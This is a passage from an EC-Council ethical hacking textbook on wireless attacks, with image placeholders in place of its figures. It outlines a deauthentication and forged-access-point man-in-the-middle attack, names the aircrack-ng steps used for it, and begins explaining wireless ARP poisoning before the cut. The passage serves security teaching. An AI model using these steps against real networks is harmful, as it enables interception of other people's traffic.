


Figure 16.59: Sniffing of the victim's wireless parameters

- The attacker sends a DEAUTH request to the victim with a spoofed source address of the victim's AP.




Figure 16.60: Sending a DEAUTH request

- On receiving the request, the victim's computer is de-authenticated and starts to search all channels for a new valid AP.




Figure 16.61: De-authentication of the victim's computer

- The attacker sets a forged AP on a new channel with the original MAC address (BSSID) and ESSID of the victim's AP, thereby connecting the victim to the forged AP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.62: Connection of the victim to the forged AP

- After the victim's successful association to the forged AP, the attacker spoofs the victim to connect to the original AP.




Figure 16.63: Spoofing the victim

- The attacker positions themselves between the AP and victim, listening to all the traffic.





Figure 16.64: Listening to all the traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



MITM Attack Using Aircrack-ng

An attacker can perform an MITM attack using aircrack-ng through the following steps.

- Run airmon-ng in the monitor mode.
- Start airodump to discover SSIDs on the interface.




Figure 16.65: Screenshot showing the execution of airmon-ng

- De-authenticate (deauth) the client using aireplay-ng.

Figure 16.66: Screenshot showing the command to launch aireplay-ng

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Associate the wireless card (fake association) with the AP to be accessed with aireplay-ng.





Figure 16.67: Screenshot displaying the result of association

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wireless ARP Poisoning Attack

ARP determines the MAC address of an AP if it already knows its IP address. Usually, ARP does not possess any feature to verify whether the responses are from valid hosts. ARP poisoning is an attack technique that exploits this lack of verification. In this technique, the ARP cache maintained by the OS is corrupted with wrong MAC addresses. An attacker achieves this by sending an ARP replay packet constructed with a wrong MAC address.

An ARP poisoning attack impacts all the hosts in a subnet. All stations associated with a subnet affected by an ARP poisoning attack are vulnerable because most APs act as transparent MAC-layer bridges. All hosts connected to a switch or hub are susceptible to ARP poisoning attacks if the AP is connected directly to that switch or hub without any router/firewall between them. The below figure illustrates the process of an ARP poisoning attack.




Figure 16.68: ARP poisoning attack

In the wireless ARP spoofing attack shown in the above figure, the attacker first spoofs the MAC address of the victim's system and attempts to authenticate to access point 1 (AP1) using an

